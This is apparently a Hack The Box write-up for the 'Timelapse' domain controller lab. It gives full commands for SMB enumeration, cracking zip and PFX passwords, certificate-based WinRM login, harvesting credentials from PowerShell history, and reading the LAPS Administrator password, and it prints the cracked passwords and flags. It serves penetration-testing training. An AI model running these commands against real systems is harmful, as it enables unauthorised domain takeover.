The Machine
Timelapse is a Windows Domain Controller that introduces two attack techniques not seen in the previous machines in this series: certificate-based WinRM authentication and LAPS password retrieval. The foothold does not require cracking a Kerberos hash or exploiting a web application. It requires cracking a zip file password and a PFX password, then using the extracted certificate to authenticate directly to WinRM over HTTPS.
The privilege escalation path is also different. There is no DCSync, no ACL abuse, and no RBCD. The service account you pivot to has read access to the LAPS-managed Administrator password stored as a plaintext attribute on the DC computer object in Active Directory. One ldapsearch command reads it.
One important operational note before starting: nmap reports an 8-hour clock skew on this box. Any Kerberos attack will fail until the clock is synchronised. Fix it immediately after the service scan.
| Port | Service | Notes |
|---|---|---|
53 | DNS | Domain: timelapse.htb |
88 | Kerberos | Confirms Domain Controller. Clock sync required |
389 / 636 / 3268 / 3269 | LDAP / LDAPS / GC | AD LDAP stack, LAPS retrieval target |
445 | SMB | Anonymous access, Shares share readable |
5986 | WinRM HTTPS | Port 5986, not 5985. Requires -S in evil-winrm |
Enumeration
Two-phase nmap: wide port scan first, then a targeted service scan on all open ports.
$ nmap -p- --min-rate 1000 -oN timelapse-all-ports.txt 10.129.227.113
$ nmap -sV -sC -p 53,88,135,139,389,445,464,593,636,3268,3269,5986,9389 \
  --min-rate 1000 -oN timelapse-service-scan.txt 10.129.227.113
Key findings: domain is timelapse.htb, hostname is DC01, WinRM is on port 5986 (HTTPS, not standard 5985), clock skew is 8 hours, and the SSL certificate CN is dc01.timelapse.htb.
Fix the clock immediately. An 8-hour skew will break every Kerberos authentication attempt:
$ sudo timedatectl set-ntp off
$ sudo date -s "$(date -d "$(date) + 8 hours" '+%Y-%m-%d %H:%M:%S')"
$ echo "10.129.227.113 timelapse.htb dc01.timelapse.htb" | sudo tee -a /etc/hosts
SMB Enumeration: Shares
$ smbclient -L //10.129.227.113 -N
Anonymous login succeeded. The non-standard Shares share is the target. Recurse through the full folder tree in one command:
$ smbclient //10.129.227.113/Shares -N -c "recurse ON; ls"
Dev\winrm_backup.zip        - custom WinRM backup
HelpDesk\LAPS.x64.msi       - LAPS installer
HelpDesk\LAPS_Datasheet.docx
HelpDesk\LAPS_OperationsGuide.docx
HelpDesk\LAPS_TechnicalSpecification.docx
Two findings in one share listing. Dev\winrm_backup.zip is a custom file on a domain controller. HelpDesk\ contains the LAPS installer and documentation, which confirms LAPS is deployed and managing the local Administrator password on at least one machine in the domain.
$ smbclient //10.129.227.113/Shares -N
smb: \> get Dev\winrm_backup.zipShares share accessible without credentials. Dev\winrm_backup.zip is a custom archive on a DC, which almost always means credentials or certificates. The presence of LAPS documentation in HelpDesk\ signals the privilege escalation path before the foothold is even established.
Foothold: Cracking the Zip and PFX
Two separate password-protected files. They must be cracked independently. Do not assume the zip password works on the PFX.
Cracking the Zip
$ zip2john winrm_backup.zip > zip.hash
$ john zip.hash --wordlist=/usr/share/wordlists/rockyou.txt
winrm_backup.zip:supremelegacy$ unzip -P supremelegacy winrm_backup.zipExtracts legacyy_dev_auth.pfx. A PFX file bundles a certificate and its private key together into one password-protected file. This is the WinRM client authentication certificate for the legacyy account.
Cracking the PFX
$ pfx2john legacyy_dev_auth.pfx > pfx.hash
$ john pfx.hash --wordlist=/usr/share/wordlists/rockyou.txtlegacyy_dev_auth.pfx:thuglegacyDifferent password from the zip. Always crack them independently.
Extracting Certificate and Key
evil-winrm requires the certificate and private key as two separate files. openssl pkcs12 extracts them individually:
$ openssl pkcs12 -in legacyy_dev_auth.pfx -nocerts -out legacyy.key \
  -nodes -passin pass:thuglegacy

$ openssl pkcs12 -in legacyy_dev_auth.pfx -nokeys -out legacyy.crt \
-passin pass:thuglegacyWinRM client authentication certificate for legacyy stored inside a password-protected zip on an anonymous SMB share. PFX files on file shares are always worth cracking. Certificate-based WinRM authentication is a legitimate attack path whenever you recover a PFX.
WinRM Shell as legacyy
Port 5986 is WinRM over HTTPS. The -S flag is required. The SSL certificate on this box is expired and self-signed, but evil-winrm ignores that by default when -S is used.
$ evil-winrm -i 10.129.227.113 -c legacyy.crt -k legacyy.key -S*Evil-WinRM* PS C:\Users\legacyy\Documents> type C:\Users\legacyy\Desktop\user.txt
623fc580dcca90599697a0b708b55d7c
Privilege Escalation
PowerShell History: svc_deploy Credentials
PowerShell history is one of the highest-value files to check immediately after every Windows foothold. The path never changes:
*Evil-WinRM* PS> type C:\Users\legacyy\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
$p = ConvertTo-SecureString 'E3R$Q62^12p7PLlC%KWaxuaV' -AsPlainText -Force
$c = New-Object System.Management.Automation.PSCredential ('svc_deploy', $p)
invoke-command -computername localhost -credential $c -port 5986 -usessl ...
The history shows a previous administrator running a ConvertTo-SecureString command with the password passed as plaintext. The SecureString conversion does not protect the password at rest in the history file. Credentials: svc_deploy : E3R$Q62^12p7PLlC%KWaxuaV.
Plaintext password for svc_deploy in ConsoleHost_history.txt. PSReadLine writes every command to this file regardless of whether it contains credentials. Administrators frequently pass passwords as arguments without realising the history persists on disk indefinitely.
BloodHound: LAPS_READERS Path
$ bloodhound-python \
  -u svc_deploy -p 'E3R$Q62^12p7PLlC%KWaxuaV' \
  -d timelapse.htb -dc dc01.timelapse.htb \
  -ns 10.129.227.113 -c all

The path is: svc_deploy is a member of LAPS_READERS, which has ReadLAPSPassword on DC01.TIMELAPSE.HTB. LAPS stores the managed Administrator password in the ms-Mcs-AdmPwd attribute on the computer object in Active Directory. This attribute is readable by any account with ReadLAPSPassword, including through group membership.
svc_deploy inherits ReadLAPSPassword on the DC computer object via the LAPS_READERS group. LAPS is designed to randomise the Administrator password, but the randomised password must be stored somewhere readable by authorised accounts. A service account in the LAPS_READERS group is that authorised account.
Reading the LAPS Password
$ ldapsearch -x -H ldap://10.129.227.113 \
  -D "timelapse\svc_deploy" \
  -w 'E3R$Q62^12p7PLlC%KWaxuaV' \
  -b "DC=timelapse,DC=htb" \
  "(ms-Mcs-AdmPwd=*)" ms-Mcs-AdmPwd
ms-Mcs-AdmPwd: k7wgc8l3u2!189}l)T7&&6TAThe LAPS-managed local Administrator password for DC01, in plaintext, returned by a single ldapsearch query. LAPS does its job of rotating the password, but the rotation is irrelevant if the password is readable by a compromised service account.
Administrator Shell
$ evil-winrm -i 10.129.227.113 -u Administrator \
  -p 'k7wgc8l3u2!189}l)T7&&6TA' -S
The root flag is not on the Administrator desktop on this machine. List C:\Users\ to find the correct profile:
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir C:\Users\
*Evil-WinRM* PS> type C:\Users\TRX\Desktop\root.txt
39d9649ce43b49f2e5dcc4e5b9f769b0
Attack Chain
| Step | Technique | Result |
|---|---|---|
| 1 | Nmap (two-phase) + clock sync | DC01 confirmed, port 5986 WinRM HTTPS, LAPS hinted by HelpDesk folder |
| 2 | SMB anonymous enumeration (recurse) | Shares\Dev\winrm_backup.zip downloaded, LAPS confirmed |
| 3 | zip2john + john | Zip password: supremelegacy |
| 4 | pfx2john + john | PFX password: thuglegacy |
| 5 | openssl pkcs12 | legacyy.crt + legacyy.key extracted |
| 6 | evil-winrm -c -k -S (certificate auth) | Shell as legacyy, user flag captured |
| 7 | PowerShell ConsoleHost_history.txt | svc_deploy : E3R$Q62^12p7PLlC%KWaxuaV |
| 8 | BloodHound collection | svc_deploy MemberOf LAPS_READERS, ReadLAPSPassword on DC01 |
| 9 | ldapsearch ms-Mcs-AdmPwd | Administrator LAPS password retrieved in plaintext |
| 10 | evil-winrm as Administrator -S | Shell, root flag in TRX profile |
Vulnerabilities Found
| Vulnerability | Location | Impact |
|---|---|---|
| WinRM certificate backup on anonymous SMB | Shares\Dev\winrm_backup.zip | Certificate-based shell as legacyy |
| Weak zip password | winrm_backup.zip | Archive extracted from rockyou.txt |
| Weak PFX password | legacyy_dev_auth.pfx | Certificate and private key exposed |
| Plaintext credentials in PowerShell history | ConsoleHost_history.txt | svc_deploy account compromise |
| LAPS password readable via group membership | ms-Mcs-AdmPwd on DC01 | Administrator password retrieved in plaintext |
Lessons Learned
- Port 5986 is WinRM over HTTPS. Always add
-Sto evil-winrm when connecting to 5986. Port 5985 is plain HTTP and needs no flag. Mixing these up on the exam wastes time. Check the port number in nmap output before running evil-winrm. - An 8-hour clock skew will break all Kerberos attacks. Fix it immediately after Phase B. The clock-skew line appears in nmap output for every DC. Anything over 5 minutes needs correcting before any Kerberos-dependent attack. Disable NTP and manually adjust the clock.
- Non-standard SMB shares get fully enumerated with
recurse ON; ls. Never assume a share is empty after seeing only the top level. Pass it with-cto see the complete folder tree in one command. The LAPS documentation in HelpDesk would have been missed without recursion. - Zip and PFX files have separate passwords. Crack them independently. Never assume the zip password works on the PFX inside. Both must be run through john separately. On this box they were
supremelegacyandthuglegacyrespectively. - PFX files contain both the certificate and the private key. Extract them separately with openssl. evil-winrm needs them as two separate files:
-cfor the cert and-kfor the key. The-nocertsand-nokeysflags to openssl pkcs12 handle the split. - Always check PowerShell history immediately after every foothold. The path is always
C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt. Administrators regularly run commands with plaintext credentials as arguments and never clear the history file. - LAPS_READERS group membership plus ReadLAPSPassword equals direct Administrator password retrieval. Once BloodHound shows that path, a single ldapsearch query against
ms-Mcs-AdmPwdreturns the password in plaintext. No cracking, no privilege escalation steps needed beyond reading an LDAP attribute. - The root flag is not always on the Administrator desktop. When a flag is missing from the expected path, run
dir C:\Users\and check every profile. On Timelapse it was in the TRX user profile, not Administrator.